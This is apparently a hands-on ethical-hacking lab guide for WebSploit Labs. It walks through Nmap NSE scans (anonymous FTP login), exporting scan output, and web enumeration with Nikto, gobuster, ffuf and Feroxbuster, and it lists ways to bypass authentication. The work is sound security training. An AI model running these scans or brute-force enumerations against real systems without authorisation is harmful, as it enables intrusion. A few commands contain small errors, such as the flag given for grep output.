Optional: If you have access to O'Reilly, complete the lab documented and available at: https://learning.oreilly.com/scenarios/ethical-hacking-advanced/9780137673469X002/

You don't need WebSploit Labs for this exercise. You can take advantage of the online/hosted environment in O'Reilly to complete this lab.

In the following steps you will learn:

- Introduction to Nmap Scripting Engine (NSE)
- FTP Anonymous Login
- Network Share Enumeration
- Web Application Enumeration
- Exporting Nmap Output
- Creating Nmap Python Scripts

Introduction to Nmap Scripting Engine (NSE)

Nmap provides a user with a powerful toolset of features, that allows the user to create scripts to complete custom tasks.

The Nmap Scripting Engine is included and is a part of the normal nmap package.

About NSE scripts

Scripts are created using the LUA scripting language and end with the .nse file extension. There are well over 300+ examples to choose from, and many are installed with Nmap.

Envolking NSE

Using the Nmap Scripting Engine is simple! When using the nmap command we append the --script flag, followed by the script name or directory of scripts, and target host or range:

```
nmap --script script/directory HOST/RANGE
```

Script Categories

Included Nmap Scripts are listed via different categories.

For example, scripts that are created for the purpose of brute-forcing authentication credentials are placed within the "brute" category.

Full list of NSE Scripts

The Nmap documentation provides a complete comprehensive list of scripts that ship with Nmap when installing. To view a full list of Nmap Scripting Engine example scripts, please visit: https://nmap.org/nsedoc

At any point, you can download these scripts by clicking on the "Download" link within the documentation.

FTP Anonymous Login

After observing that a machine on the network has an open port 21, commonly used for FTP, we can employ the help of Nmap to anonymously login on available FTP servers across the network, and check what available files are being served. For this, we will be using the Nmap Scripting Engine to carry out the task for us.

The **FTP-anon.nse** script can perform such action.


Executing the script on a single host
To perform a scan on a single host, pass the FTP-anon.nse script name as an argument and append a target host. For example, the command structure would be as follows:

```
nmap --script FTP-anon.nse HOST
```

To execute the command against our Gravemind container, execute the following command:

```
nmap --script ftp-anon.nse 10.6.6.23
```

The following output can be seen after executing the command:



Executing the script on a network range

To perform the scan on a complete range of hosts, append the CIDR formatted range to the command:

nmap --script ftp-anon.nse RANGE/CIDR

For example to scan our docker network:

nmap --script ftp-anon.nse 10.6.6.0/24

Exercise Exporting Nmap Output

The output of any scan can be output into various formats, including XML and a grep-friendly format. Each format has a respective command argument associated and expects a basename.

Exporting Scan Output in the Generic Nmap Format (-oN)

To save the"normally outputted" scan as shown on screen to a file, the **-oN** FILENAME argument can be appended to any scan.

The format of the complete command is shown below for a TCP SYN Scan:

```
nmap -sS -oN FILENAME HOST/RANGE
```

To run this command against the Gravemind container, execute the following:

```
nmap -sS -oN nmap_scan.nmap 10.6.6.23
```

If you ls in the current directory, you will see a file named nmap_scan.nmap.

You can view the file by using the command cat nmap_scan.nmap.

Exporting the Scan Output in XML (-oX)

To save the scan as an .xml file, append the -oX FILENAME option to a scan.

The format of the complete command is shown below for a TCP SYN Scan:

```
nmap -sS -oX FILENAME HOST/RANGE
```

To run this command against our Gravemind container, execute the following:

```
nmap -sS -oX nmap_scan.xml 10.6.6.23
```

If you ls in the current directory, you will see a file named **nmap_scan.xml**.

You can view the file by using the command cat **nmap_scan.xml**. Alternatively, you can parse the data using any software that is capable of displaying .xml files.

Exporting the Scan Output in a File that be Parsed with Grep (-oG)

The grep command is a powerful tool to search and filter data within a file. Normal usage includes passing in a pattern to find and a path to the data file.

To save the scan in a format that is easier to use the grep command in, append the -oX FILENAME option to a scan.

The format of the complete command is shown below for a TCP SYN Scan:

```
nmap -sS -oG FILENAME HOST/RANGE
```

To run this command against our Gravemind container, execute the following:

```
nmap -sS -oG nmap_scan.gnmap 10.6.6.23
```

If you ls in the current directory, you will see a file named nmap_scan.gnmap.

You can view the file by using the command cat nmap_scan.gnmap.

Exporting the Scan Output in All Formats (-oA)

To save the scan in all the aforementioned formats, use the -oA FILENAME argument when performing a scan.

The format of the complete command is shown below for a TCP SYN Scan:

nmap -sS -oA BASE_FILENAME HOST/RANGE

To run this command against our Gravemind container, execute the following:

```
nmap -sS -oA nmap_scan 10.6.6.23
```

If you ls in the current directory, you will see a file named nmap_scan.gnmap, nmap_scan.xml, and nmap_scan.nmap.


Introduction to Web Application Hacking

Exercise 7: Web Application Vulnerability Scanning with Nikto

You can enumerate and scan web applications using open-source tools like Nikto. With Nikto you can perform enumeration and vulnerability scanning of web applications and web servers. This tool allows you to check for thousands of potentially dangerous files and programs and look for outdated versions of web servers and frameworks. Nikto also checks for server secure misconfigurations.
In the following steps you will learn the following:

- Introducing the Nikto Scanner
- Scanning and Enumerating a Web Application using Nikto
- Exporting Nikto Scan Results in Different Formats
- Using Different Evasion Techniques

BONUS: Complete the lab available at (if you have an O'Reilly subscription):
https://learning.oreilly.com/scenarios/ethical-hacking-web/9780137673469X003/



Exercise 8: Web Application Reconnaissance

Reconnaissance is one of the most important steps in hacking. Let's start by learning about fuzzing web applications.

Fuzzing is a way of finding bugs using automation. It involves providing a wide range of invalid and unexpected data into an application then monitoring the application for exceptions. The invalid data used to fuzz an application could be crafted for a specific purpose, or randomly generated. The goal is to induce unexpected behavior of an application (like crashes and memory leaks) and see if it leads to an exploitable bug. In general, fuzzing is particularly useful for exposing bugs like memory leaks, control flow issues, and race conditions.

There are many different kinds of fuzzing, each optimized for testing a specific type of application. Web application fuzzing is the field of fuzzing web applications to expose common web vulnerabilities, like injection issues, XSS, and more.

Fuzzers include three categories: mutation-based, generation-based and evolutionary.

There are "fuzzers" that allow you to discover files and directories in web applications. Examples of these fuzzers include:

- dirbuster
- gobuster
- ffuf
- feroxbuster

The following applications also offer automated scanning and recon modules:

- OWASP ZAP (with automated scanning)
- nikto
- nuclei

Exercise 8a: Recon with gobuster

Gobuster is a tool used to brute-force:

- URIs (directories and files) in web sites.
- DNS subdomains (with wildcard support).
- Virtual Host names on target web servers.
- Open Amazon S3 bucket

Gobuster is written in Go and is a more modern alternative to Dirbuster.
The tool works by brute-forcing URIs (directories and files) in web sites, DNS subdomains, and even Virtual Host names on target web servers.

The tool is highly configurable and allows for the use of wordlists, status code ignoring, extensions, and even the ability to follow redirects. It's a popular choice among cybersecurity professionals for its speed and efficiency.

Gobuster is installed in WebSploit Labs.

```
┌─[root@websploit]─[~]
└──╼ #gobuster
Usage:
  gobuster [command]

Available Commands:
  dir         Uses directory/file enumeration mode
  dns         Uses DNS subdomain enumeration mode
  fuzz        Uses fuzzing mode
  help        Help about any command
  s3          Uses aws bucket enumeration mode
  version     shows the current version
  vhost       Uses VHOST enumeration mode

Flags:
      --delay duration    Time each thread waits between requests (e.g. 1500ms)
  -h, --help              help for gobuster
      --no-error          Don't display errors
  -z, --no-progress       Don't display progress
  -o, --output string     Output file to write results to (defaults to stdout)
  -p, --pattern string    File containing replacement patterns
  -q, --quiet             Don't print the banner and other noise
  -t, --threads int       Number of concurrent threads (default 10)
  -v, --verbose           Verbose output (errors)
  -w, --wordlist string   Path to the wordlist
```

Discovery and recon tools like **gobuster** typically use wordlists (a list of words in a file that can be used to find directories, files, and they are also often used to crack passwords and other operations). In this case we will use wordlists for the purpose of enumerating files and directories.

You have hundreds of wordlists in WebSploit Labs (in addition to the dozens that come with Kali or Parrot Security). For instance, in Kali or Parrot you can use the **locate wordlists** command to find several wordlists that are included by different tools and resources, as demonstrated in the following screenshot:


```
┌─[root@websploit]─[~]
└──╼ #locate wordlists
/etc/theHarvester/wordlists
/etc/theHarvester/wordlists/dns-big.txt
/etc/theHarvester/wordlists/dns-names.txt
/etc/theHarvester/wordlists/dorks.txt
/etc/theHarvester/wordlists/general
/etc/theHarvester/wordlists/general/common.txt
/etc/theHarvester/wordlists/names_small.txt
/usr/lib/python3/dist-packages/theHarvester/wordlists
/usr/share/applications/parrot-wordlists.desktop
/usr/share/dirb/wordlists
/usr/share/dirb/wordlists/big.txt
/usr/share/dirb/wordlists/catala.txt
/usr/share/dirb/wordlists/common.txt
/usr/share/dirb/wordlists/euskera.txt
/usr/share/dirb/wordlists/extensions_common.txt
/usr/share/dirb/wordlists/indexes.txt
/usr/share/dirb/wordlists/mutations_common.txt
/usr/share/dirb/wordlists/others
/usr/share/dirb/wordlists/others/best1050.txt
/usr/share/dirb/wordlists/others/best110.txt
/usr/share/dirb/wordlists/others/best15.txt
/usr/share/dirb/wordlists/others/names.txt
/usr/share/dirb/wordlists/small.txt
```

WebSploit Labs include a clone of the **SecList** Github repository:
https://github.com/danielmiessler/SecLists
"SecLists is the security tester's companion. It's a collection of multiple types of lists used during security assessments, collected in one place. List types include usernames, passwords, URLs, sensitive data patterns, fuzzing payloads, web shells, and many more. The goal is to enable a security tester to pull this repository onto a new testing box and have access to every type of list that may be needed. This project is maintained by Daniel Miessler, Jason Haddix, and g0tmi1k."

The SecList repository is under **/root/SecLists**

```
┌─[root@websploit]─[~]
└──╼ #cd SecLists/
┌─[root@websploit]─[~/SecLists]
└──╼ #ls
CONTRIBUTING.md  Discovery  IOCs     Miscellaneous  Pattern-Matching  README.md  Web-Shells
CONTRIBUTORS.md  Fuzzing    LICENSE  Passwords      Payloads          Usernames
┌─[root@websploit]─[~/SecLists]
└──╼ #
```

Use **gobuster** to find information about different web applications running in the Docker containers included in WebSploit Labs, as demonstrated below:



Select any wordlist of your choosing. I am using a custom wordlist called **`mywords`**. You may want to try the wordlists under **`/root/SecLists`** or the following directory: **`/usr/share/wordlists/dirbuster/`**

Optional: Complete the lab at:
https://learning.oreilly.com/scenarios/ethical-hacking-active/9780137835720X002/

Exercise 8b: Recon with ffuf


ffuf (Fast web Fuzzer) is a fast web fuzzer written in Go. It's used for web penetration testing to identify vulnerabilities in web applications. FFUF works by injecting payloads into HTTP requests and analyzing HTTP responses.

FFUF can be used for a variety of purposes, including:

1. Virtual Host Discovery: By fuzzing the Host HTTP header, you can discover virtual hosts on the server.
2. Subdomain Discovery: You can discover subdomains by fuzzing the domain part of the URL.
3. Directory Discovery: By fuzzing the path of the URL, you can discover hidden directories.
4. Parameter Discovery: By fuzzing the parameter names/values, you can discover hidden parameters and functionality.
5. HTTP Header Fuzzing: By fuzzing HTTP headers, you can discover hidden headers or insecure configurations.

FFUF is known for its speed and flexibility. It supports multiple HTTP methods, customizable HTTP headers, auto-calibration to ignore false positives, and many other features that make it a powerful tool for web penetration testing.

Use it as shown below to find directories and files of the web applications running in WebSploit Labs:




Part 1: Run **`ffuf`** to enumerate directories in any of the applications running in the containers (i.e., 10.6.6.23, 10.6.6.22, etc.)

Part 2: Complete the `ffuf` lab in O'Reilly at:
https://learning.oreilly.com/scenarios/ethical-hacking-active/9780137835720X001/

Exercise 8c: Save the Results and Use the Replay-Proxy Option

The **-o** option allows you to send the output to a JSON file (omar-out.json in the example below). The **-replay-proxy** is the cool option that allows you to send the paths of the directories found into Burp. Why is this useful? Well, the free version of Burp does not come with an automated scanner, spider, or fuzzer. This method, at least, allows you to send all the successful results right into Burp for further analysis.

The following are the results in Burp:



#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Ex
24	http://127.0.0.1:8888	GET	/			200	14555	HTML	
25	http://127.0.0.1:8888	GET	/			200	14555	HTML	
26	http://127.0.0.1:8888	GET	/1			301	358	HTML	
27	http://127.0.0.1:8888	GET	/			200	14555	HTML	
28	http://127.0.0.1:8888	GET	/			200	14555	HTML	
29	http://127.0.0.1:8888	GET	/login			301	362	HTML	
30	http://127.0.0.1:8888	GET	/			200	14555	HTML	
31	http://127.0.0.1:8888	GET	/			200	14555	HTML	
32	http://127.0.0.1:8888	GET	/			200	14555	HTML	
33	http://127.0.0.1:8888	GET	/			200	14555	HTML	
34	http://127.0.0.1:8888	GET	/			200	14555	HTML	
35	http://127.0.0.1:8888	GET	/			200	14555	HTML	
36	http://127.0.0.1:8888	GET	/pages			301	362	HTML	
37	http://127.0.0.1:8888	GET	/			200	14555	HTML	
38	http://127.0.0.1:8888	GET	/			200	14555	HTML	
39	http://127.0.0.1:8888	GET	/			200	14555	HTML	
40	http://127.0.0.1:8888	GET	/			200	14555	HTML	
41	http://127.0.0.1:8888	GET	/			200	14555	HTML	
42	http://127.0.0.1:8888	GET	/assets			301	363	HTML	
43	http://127.0.0.1:8888	GET	/admin			301	362	HTML	
44	http://127.0.0.1:8888	GET	/users			301	362	HTML	
45	http://127.0.0.1:8888	GET	/administrator			301	370	HTML	
46	http://127.0.0.1:8888	GET	/wp-admin			301	365	HTML	
47	http://127.0.0.1:8888	GET	/webadmin			301	365	HTML	
48	http://127.0.0.1:8888	GET	/			200	14555	HTML	

Optional: Feroxbuster

Feroxbuster is a tool designed to perform Forced Browsing (an attack designed to enumerate and access resources that are not referenced by a web application). In this lab, you will learn the details about how to find resources that may store sensitive information about web applications and operational systems.

In the following steps you will learn:

- Introducing Feroxbuster
- Installing Feroxbuster
- Feroxbuster Configuration Details
- Enumerating Directories and Files using Feroxbuster
- Extracting Links from the Response Body
- Sending Results to a Proxy
- Advanced Enumeration Options

Complete the lab at if you have access to O'Reilly:
https://learning.oreilly.com/scenarios/ethical-hacking-active/9780137835720X003/

Exercise 9: Authentication and Session Management Vulnerabilities

An attacker can bypass authentication in vulnerable systems via several methods. The following are the most common ways that you can take advantage of authentication-based vulnerabilities in an affected system:


- Credential brute forcing
- Session hijacking
- Redirect
- Default credentials
- Weak credentials
- Kerberos exploits
- Malpractices in OAuth/OAuth2, SAML, OpenID implementations

A large number of web applications keep track of information about each user for the duration of the web transactions. Several web applications have the ability to establish variables like access rights and localization settings and many others. These variables apply to each and every interaction a user has with the web application for the duration of the session.


Exercise 9a: Fingerprinting the Web Framework and Programming Language used in the Backend

1. In this exercise you will try to determine what type of programming language and backend infrastructure is used by looking at **sessions IDs**. However, first you need to configure your browser to send traffic to the proxy (you can use Burp Suite or OWASP ZAP).

